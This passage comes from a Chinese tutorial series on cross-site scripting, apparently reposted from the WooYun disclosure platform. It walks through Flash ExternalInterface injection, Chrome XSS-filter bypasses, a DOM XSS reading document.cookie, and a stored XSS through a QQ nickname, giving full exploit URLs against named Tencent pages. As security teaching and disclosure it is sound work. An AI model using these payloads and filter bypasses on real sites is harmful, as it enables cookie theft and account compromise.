5. 换句话说，这里我们的可以控制 call 的第 2 个参数。同教程 14 中的方法，我们下载下来 http://imgcache.qq.com/qzone/client/custom_menu/custom_menu.xml。先做点修改，然后上传到自己网站上。

我们将代码里日志那一行的 href 改掉。

```
<menuname="日志"href="\&quot;;,alert(1)"/>
```

上传修改后的文件，同时记得将 crossdomain.xml 上传至自己的网站根目录下哦～～（见教程 14）

6. 接着我们载入我们自己指定的 XML 文件。

```
http://imgcache.qq.com/qzone_v4/2/default_menu_horizontal.swf?xml_path=http://itsokla.duapp.com/custom_menu.xml
```

7. 接着我们打开 Firefox 浏览器。有人会问，你怎么突然要用 Firefox 啊！疯了么！！同志们，我没疯，只是因为 FF 可以捕获到这里的错误，而 chrome 捕获不到！

我们打开 Firefox 后，访问上面的地址，点击【日志】按钮！！

Ctrl+shift+J 打开错误控制台！可以看到以下报错！




图 5.9.5 报错信息

8. 记性好的朋友，会马上想起上一节里我们说到的。

```
ExternalInterface.call("函数名", "参数 1");
```

实际上执行的是以下内容，

```
try{__flash__toXML(函数名("参数 1"));}catch(e){"<undefined/>";}
```

我们就是从 FF 这里捕获错误到这点的! (:)当然也还会有其他方法。

为什么会出错呢?我们一起来看看。

9. 当我们点击【日志】按钮时, 会调用。

```
flash.external.ExternalInterface.call("custom_menu_swf",menu_array[_local2].href);
```

而 menu_array[_local2].href 等于\", alert(1), 进而, 我们代入完整的代码, 即如下:

```
try{__flash__toXML(custom_menu_swf("\",alert(1)));}catch(e){"<undefined/>";}
```

转换过程如下图:




图 5.9.6 转换过程

可以看到转换之后, JS 代码有点乱, 引号到处飞, 括号无处寻, 因而报错了!

10. 那么我们怎么构造正确的利用代码呢? 其实有上一节的知识并不难!

```
try{__flash__toXML(custom_menu_swf("构造点构造点"));}catch(e){"<undefined/>";}
```

首先第一步, 要注入自己代码, 首先要闭合掉双引号!

```
try{__flash__toXML(custom_menu_swf("构造点"),alert("构造点"));}catch(e){"<undefined/>";}
```

但是从上面转换流程, 我们可以看到, \"会变成\\\", 即变成了下面的样子, 还是突破不出去。

```
try{__flash__toXML(custom_menu_swf("构造点\"),alert(\"构造点\"));}catch(e){"<undefined/>";}
```




图 5.9.7 没能突破

不过非常庆幸的事情是, 这里没有对\"进行转义。我们可以通过输入\"来构造。JS 的字符串

里, \用\\表示。如下:

```
try { __flash__toXML(custom_menu_swf("构造点\\")) } catch(e) { alert(1) } //构造点
"); } catch(e) {"<undefined/>"; }
```

图片分析如下:




图 5.9.8 图片分析过程

11. 罗嗦了这么多, 我们把构造点代码, 拿出来, 插入到 XML 文件里。注意以下几点: 最后构造的代码是\\", 实际我们的输入是", 然后由 FLASH 自己转变为\\" 的, 因而利用代码里只需要输入\"即可。

由于在 XML 的节点属性里, 双引号写为"

```
<menuname="日志"href="构造点"&quot;)) } catch(e) { alert(1) } //构造点"/>
```

12. 再次上传文件。打开

```
http://imgcache.qq.com/qzone_v4/2/default_menu_horizontal.swf?xml_path=http://i
tsokla.duapp.com/custom_menu.xml
```

点击日志, 看看效果。




图 5.9.9 成功执行代码

(连载中) 责任编辑: xiaohui

第 10 节 XSS 过滤器绕过[通用绕过]

作者：心伤的瘦子

来自：乌云漏洞提交平台

网址：<http://www.wooyun.org/>

简要描述：

关于反射型的基本东西，暂时就到这啦，如果后面有什么好的 case，再做增补。最近，有些人会问到怎么绕过浏览器的 XSS 过滤器，所以从这节开始，给出点绕过的例子。当然这些绕过浏览器的方法，不是万能的。不同浏览器，不同场景都会存在差异。满足场景要求时，才可以使用。

IE 的一些绕过见乌云上的@gainover，@sogili 的例子，我们教程就不再提及了。

此文给出的是一个来自 sogili 分享的 chrome 下绕过过滤器的方法，在腾讯某处 XSS 上的应用。

这一类都算是“结合了一定场景”，绕过了浏览器自身的防御机制，具有一定的通用性，我们称为“通用绕过”（瞎起的名字，别在意）。但是在后续版本的浏览器中，这些技巧可能会被浏览器干掉从而失效。再次强调：通用不是全部都行，意思是所适用的场景实际发生的概率比较高！

详细说明：

1. 其实就是个普通的 XSS 点，uin 参数没有对任何字符进行过滤。

```
http://bangbang.qq.com/php/login?game=roco&uin=""<imgsrc=lonerror=alert(1)>&word=5&roleid=44583443&level=8&role=%2
```

正是由于这个点什么都没过滤，浏览器自身的防御机制也最好发挥作用，瞧瞧，chrome 拦截了。。




图 5.10.1 被 chrome 拦截

2. 有的新手，不知道有过滤器的，更是会觉得“啊，这是怎么回事，怎么不行啊，明明可以的。”

我们只要看到 console 里有上面那句，就说明 chrome 的过滤器大发神威了！！

3. 我们也看看源码，如图 5.10.2

危害部分被和谐了。

4. 那么怎么绕过呢？这里直接说方法。

5. 首先要求缺陷点，允许<, >。其次，要求缺陷点的后方存在</script>标签。我们看看当前

的这个点的代码。




图 5.10.2 查看过滤器

```

...
<input type="hidden" id="sClientUin" value=""><img src=1 onerror=alert(1)>>
...
<script type="text/javascript" src="http://pingjs.qq.com/tcss.ping.js"></script>
...

```

6. 可以看到上面的要求均满足。我们就可以使用以下技巧。

```
<script src=data:,alert(1)<!--
```

7. 代入到我们的利用代码里。

```
http://bangbang.qq.com/php/login?game=roco&uin=""><script src=data:,alert(1)<!--&world=5&roleid=44583443&level=8&role=%2
```

这次，我们就成功啦。




图 5.10.3 成功执行

(连载中) 责任编辑: xiaohui

第 11 节 XSS 过滤器绕过[猥琐绕过]

作者: 心伤的瘦子

来自: 乌云漏洞提交平台

网址: <http://www.wooyun.org/>

简要描述:

有些时候,通用的绕过技巧并不可行,这个时候我们就得观察缺陷点的周围环境,想想其它办法咯。“猥琐绕过”与通用绕过不同的是,它通用性小,往往只是特例。

详细说明:

1. 直接看实例点:

```
http://qzs.qq.com/qzone/v6/custom/custom_module_proxy.html#siDomain=1&g_StyleID=aaaaaaaaaaaa
```

2. 可以看出,这是一个 DOMXSS 的点,如图 5.11.1




图 5.11.1 发现 XSS 点

3. 我们看看源码。

```
....
varsiDomain=paras[' siDomain' ],
    g_StyleID=paras[' g_StyleID' ].replace("v6/", "");
if(siDomain.indexOf(". qq. com")>-1) { //防止 qzs. qq. com
    siDomain=paras[' siDomain' ]="qzonestyle. gting. cn";
}
document.write('<linkhref="http://'+siDomain+' /qzone_v6/gb/skin/' +g_StyleID
+'.css"rel="stylesheet"/><linkhref="http://'+siDomain+' /qzone_v6/home_normal. cs
s"rel="stylesheet"/>');
...

```

不难看出, siDomain 与 g_StyleID 都是地址栏里获取过来,然后通过 document.write 输出到页面中。

4. 利用先前教程的知识,我们不难构造出利用代码。

```
http://qzs.qq.com/qzone/v6/custom/custom_module_proxy.html#siDomain=1&g_StyleID="><script>alert(document.cookie)</script>
```

可以看到, IE 下成功弹出。




图 5.11.2 IE 下成功弹框

5. 但是到了 chrome 下，又被拦截了。。




图 5.11.3 谷歌下被拦截

6. 这个时候怎么办呢？因为这里接受地址栏的参数时，是以“=”分割，因而我们的代码中是不允许携带等号的。故上一篇的技巧不能拿到这里来使用了！

7. chrome 拦截，是有一定的拦截规则的，只有它觉得是恶意代码的才会去拦截。这个时候，就需要我们“观察地形”啦！！

我们仔细看看这句。

```
g_StyleID=paras['g_StyleID'].replace("v6/", "");
```

8. 不难看出，这里会对 g_StyleID 进行一次替换，将 v6/ 替换为空。那么如果我们的 g_StyleID 写为下面的情况

```
<scrv6/ipt>alert(document.cookie)</script>
```

经过替换后，就会变成。

```
<script>alert(document.cookie)</script>
```

但是 chrome 并不会把<scrv6/ipt>alert(document.cookie)</script>当作恶意的，是不是就可以绕过了？

我们试试。

```
http://qzs.qq.com/qzone/v6/custom/custom_module_proxy.html#siDomain=1&g_StyleID="><scrv6/ript>alert(document.cookie)</script>
```

果然可以，如图 5.11.4

```
le_proxy.html#siDomain=1&g_StyleID="><scrv6/ript>alert(document.cookie)</script>
```



图 5.11.4 成功弹框

这样一来，我们这个 XSS，就不会被浏览器的 XSS 过滤器所蹂躏啦！

(连载中) 责任编辑: xiaohui

第 12 节 存储型 XSS 入门[什么都没过滤]

作者：心伤的瘦子

来自：乌云漏洞提交平台

网址：<http://www.wooyun.org/>

简要描述：

存储型和反射型相比，只是多了输入存储、输出取出的过程。简单点说：

反射型是：输入--输出；

存储型是：输入--进入数据库*--取出数据库--输出。

这样一来，大家应该注意到以下差别：

反射型是：绝大部分情况下，输入在哪里，输出就在哪里。

存储型是：输入在 A 处进入数据库，而输出则可能出现在其它任何用到数据的地方。

反射型是：输入大部分位于地址栏或来自 DOM 的某些属性，也会偶尔有数据在请求中（POST 类型）

存储型是：输入大部分来自 POST/GET 请求，常见于一些保存操作中。

因而我们找存储型的时候，从一个地方输入数据，需要检测很多输出的点，从而可能会在很多点发现存储型 XSS。

至于如何根据输出来构建存储型 XSS 的代码，和反射型没有任何区别，都是看输出的上下文来进行。

从程序员过滤代码的角度来讲，我们给之后的教程走向分个类：

数据需要过滤，但是未过滤。导致 XSS。

比如：昵称、个人资料。

业务需求使得数据只能部分过滤，但过滤规则不完善，被绕过后导致 XSS。

比如：日志、邮件及其它富文本应用。

本节先看一个最基本的情况，该过滤，但是什么都没过滤的情况。

（数据库：不一定是像 mysql 那样的数据库，只要是能存储数据的都算。）

详细说明：

1. 找存储型的时候，需要有一颗多疑的心，一双善于发现的眼睛。我们来看看实例！
2. 某一天，某一群，与某一妹子有以下对话，如图 5.12.1



图 5.12.1 对话内容

3. 过了一会，就来了这么一条消息，原来是手机 QQ 录了发上来的，如图 5.12.2



图 5.12.2

4. 这个时候，我们就会想，这个发上来的页面会不会有 XSS 呢？

5. 我们来看看页面的结构。



图 5.12.3 页面结构

6. 很多新手在找 XSS 的时候，都是拿着 `<script>alert(1)</script>` 或者其它到处测试，很盲目不是吗？

一定要记住本节最开头的话，存储型 XSS，输出的位置不一定出现在输入的位置。

7. 因而我们有时候需要逆向的思维，来寻找存储型 XSS。大概思路如下：

先找到输出点，然后猜测此处输出是否会被过滤。

如果觉得可能没过滤，我们再找到这个输出是在哪里输入的。

接着开始测试输入，看输出的效果。

如果没过滤，那么你就成功了，否则你可以放弃掉它。

8. 拿本例来说明以上过程，

我们猜测昵称这个输出没过滤。

找到输入点，这个输入点，就是修改 QQ 昵称。




图 5.12.4 找到输入点

通过 WEBQQ 修改昵称如下：（方法见：WooYun:PKAV 腾讯专场-3. 腾讯 QQ 客户端某处功能页面存储型 XSS）

使用 charleswebproxy 拦截 WEBQQ 数据包，修改并提交。

提交成功后




图 5.12.5 提交成功

9. 我们拿小号进入一个群，发布一条手机 QQ 的语音。看输出效果，没过滤，成功了吧~~




图 5.12.6 成功实现

(连载中) 责任编辑: xiaohui

第 13 节 存储型 XSS 入门[套现绕过富文本]

作者: 心伤的瘦子

来自: 乌云漏洞提交平台

网址: <http://www.wooyun.org/>

简要描述:

很多应用含有富文本内容, 这类应用最典型的特征是具有编辑器, 例如: 博客日志, 邮箱等。这类应用往往允许使用一定的 HTML 代码。为了在用户体验和安全之间寻找平衡, 各种厂商可能采用了不尽相同的办法。但是总体来说, 有 2 类。

第 1 类我们称为白名单, 即: 只允许使用白名单内的合法 HTML 标签, 例如 IMG。其它均剔除。例如: 百度贴吧回帖时候的代码过滤方式。

第 2 类我们称为黑名单, 即: 厂商会构建一个有危害的 HTML 标签、属性列表, 然后通过分析用户提交的 HTML 代码, 剔除其中有害的部分。如: QQ 邮箱的发邮件时的过滤方式。

白名单要安全得多, 而黑名单的方式则经常会被绕过。

绕过的技巧也有很多, 我们可以从最没技术含量的开始说起!! 本节将以 QQ 空间/QQ 校友的日志功能为例来说明, 什么是“套现绕过富文本”!

